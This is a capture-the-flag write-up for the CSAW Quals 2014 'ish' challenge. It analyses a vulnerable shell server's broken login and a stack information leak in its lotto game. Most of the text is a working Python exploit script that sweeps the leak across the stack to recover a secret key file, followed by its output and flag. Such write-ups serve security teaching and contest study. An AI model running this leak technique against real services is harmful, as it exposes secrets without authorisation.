CSAW Quals 2014: ish

2014-09-21 00:00:01

Description

```
ish

300

This shell sucks

HINT: get the contents of key

HINT: The cat command is useless

nc 54.208.86.14 9988

Written by kiwi
```

Analysis

```
$ md5sum ish
be6c57464c8a76885cf7b5057acf4c82  ish
$ file ish
ish: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.24,
BuildID[sha1]=0x15eab16d4c5b678688b74323bf6b2126203c6bc1, not stripped
$ execstack ish
- ish
$
```

Typical fork()'ing TCP server. Ish is a shell with the following commands:

- ls: Show contents of the current directory
- run: Runs a command through system(), but is broken; it only runs `system("run")`;
- cat [filename]: Prints the contents of a file, but never works because it uses `open(filename, O_RDONLY|O_CREAT|O_EXCL);` which always fails if the file already exists.
- ping: Runs `system("ping -c 4 localhost");` and displays the process status code.
- lotto: A number guessing game.
- quote: Prints a random quote.
- sleep [seconds]: Sleeps for a number of seconds.
- login: Starts a new 'instance' of ish. It doesn't create a new process, only recursively calls the function to start a shell.
- admin: Tells you if you have admin access (you always do.)

```
$ nc localhost 9988
Username: user
Is Shell v1.0 (Codename: Iz gud)
```

```
ish$ ls
.
..
key
ish
ish$ cat key
ish$ run sh
FAIL
ish$ admin
YES
ish$
```

Vulnerability

First of all, the whole authentication system is broken. Unless the username is exactly `root\x00\n`, the password is never prompted for and you are automatically logged in.

When the password is prompted for, it is compared to the contents of the 'key' file. The buffer that stores the contents of the 'key' file is only cleared if the password IS correct. Using an information leak in the lotto game, the contents of this file can be recovered.

By choosing level 0 in the lotto game, no random numbers are generated and the uninitialized stack variables are printed as 4 unsigned 32-bit integers.


Notice how the two lists of "correct numbers" don't change after playing the lotto game twice:

```
ish$ lotto
>Lotto Game<
Pick a level between 1 and 4.
: 0
Pick your lotto numbers!
: 1
: 2
: 3
: 4
You lose...
The correct numbers were:
0, 3214650625, 134519438, 3214650600

Better luck next time!
ish$ lotto
>Lotto Game<
Pick a level between 1 and 4.
: 0
Pick your lotto numbers!
: 1
: 2
: 3
: 4
You lose...
The correct numbers were:
0, 3214650625, 134519438, 3214650600

Better luck next time!
ish$
```

Exploit

Using the lotto information leak it is possible to leak 16 bytes from the stack, but the contents of the 'key' file don't line up with the bytes leaked by lotto. Fortunately, when creating, a new shell with `login` a stack buffer is allocated using `alloca()`. This buffer is 16-byte aligned, and its size is controlled by changing the size of the username. With repeated calls using the `login` command, the 16-byte window leaked by `lotto` can sweep across the stack.

This is a depiction of the stack when providing different lengths of usernames to the `login` command.



ish.py

```
import socket
import re
import struct
import random

class Ish:
    def __init__(self, host, port, username, passwd='password',
logging=False):
        self.lotto_re = re.compile("(\d+), (\d+), (\d+),
(\d+)",re.MULTILINE)
        family = socket.AF_INET
        type_ = socket.SOCK_STREAM
        proto = socket.IPPROTO_TCP
        self.s = socket.socket(family, type_, proto)
        self.logging = logging

        self.s.connect((host, port))
```

```
        rx = self.recv_until(("Username: ", ))
        self.send(username)

        rx = ""
        while rx.find("ish$ ") == -1 and rx.find("Password: ") == -1:
            rx += self.s.recv(1024)

        if rx.find("Password: ") != -1:
            self.s.sendall(passwd)
            rx = ""
            while rx.find("ish$ ") == -1 and rx.find("failed!\n") == -1:
                rx += self.s.recv(1024)
            if rx.find("failed!\n") != -1:
                raise Exception("Login failed: %s:%s" % (username,
passwd))

    def send(self, tx):
        if self.logging:
            print "TX:", repr(tx)
        self.s.sendall(tx)

    def find_needles(self, buff, needles):
        for n in needles:
            if buff.find(n) != -1:
                return True
        return False

    def recv_until(self, needles):
        rx = ""
        while self.find_needles(rx, needles) is False:
            seg = self.s.recv(1024)
            if len(seg) == 0:
                if self.logging:
                    print "RX:", repr(rx)
                raise Exception("peer closed connection")
            rx += seg
        if self.logging:
            print "RX:", repr(rx)
        return rx

    def login(self, username, passwd="password"):
        self.send("login\n")

        rx = self.recv_until(("Username: ",))
        self.send(username)

        rx = self.recv_until(("ish$ ", "Password: "))

        if rx.find("Password: ") != -1:
            self.send(passwd)
            rx = self.recv_until(("ish$ ", "failed!\n"))

    def exit(self):
        self.send("exit\n")
        self.recv_until(("ish$ ",))

    def lotto(self, level, guesses):
        self.s.sendall("lotto\n")

        rx = ""
```

```
        while rx.find(": ") == -1:
            rx += self.s.recv(1024)

        self.s.sendall(str(level) + "\n")


        nguesses = level
        if nguesses == 0:
            nguesses = 4

        for i in xrange(0, nguesses):
            rx = ""
            while rx.find(": ") == -1:
                rx += self.s.recv(1024)
            self.s.sendall(str(guesses[i]) + "\n")

        rx = ""
        while rx.find("ish$ ") == -1:
            rx += self.s.recv(1024)

        if rx.find("You win!") != -1:
            print rx
            raise Exception("You won the lotto, choose better guesses")

        r = self.lotto_re.search(rx)
        if r is None:
            print "START failed to get lotto numbers"
            print rx
            print "STOP"
            raise Exception("Failed to get lotto numbers")
        g = r.groups()

        g = map(lambda x: int(x), g)
        leaked = struct.pack("IIII", g[0], g[1], g[2], g[3])
        return leaked

def main():
    target = "54.208.86.14"
    ish = Ish(target, 9988, "foo")

    for x in xrange(1, 255, 16):
        # place key
        ish.login("Z")
        ish.login("root\x00", "Z" * 70)
        ish.exit()
        # leak key
        ish.login("Z" * x)
        leaked = ish.lotto(0, (random.randint(0,400),200,34,4777))
        print "%02X: %s" % (x, repr(leaked))
        ish.exit()
    ish.exit()


if __name__ == "__main__":
    main()
```

Output

```
$ ./ish.py
01: '\x00\xbbD\x9e\x00\x00\x00\x00\xf8\x81\x1a\x00\xf8\x81\x1a\x00'
11: 'KLLLLMMMMOOOOXX}'
21: 'GHHHHIIIIJJJJKKK'
31: 'CDDDDEEEEFFFFGGG'
41: 'flag{AAAABBBBCCC'
51: 'i\x01\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
61: '\xed\x00\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
71: '\xc1\x00\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
81: '\x05\x01\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
91: '3\x00\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
A1: 'g\x01\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
B1: '\x8c\x01\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
C1: '\xe0\x00\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
D1: 'x\x01\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
E1: '\x90\x00\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
F1: '\xf9\x00\x00\x00\xc8\x00\x00\x00"\x00\x00\x00\xa9\x12\x00\x00'
Traceback (most recent call last):
  File "./ish.py", line 137, in <module>
    main()
  File "./ish.py", line 133, in main
    ish.exit()
  File "./ish.py", line 72, in exit
    self.recv_until(("ish$ ",))
  File "./ish.py", line 52, in recv_until
    raise Exception("peer closed connection")
Exception: peer closed connection
$


flag{AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMOOOOXX}
```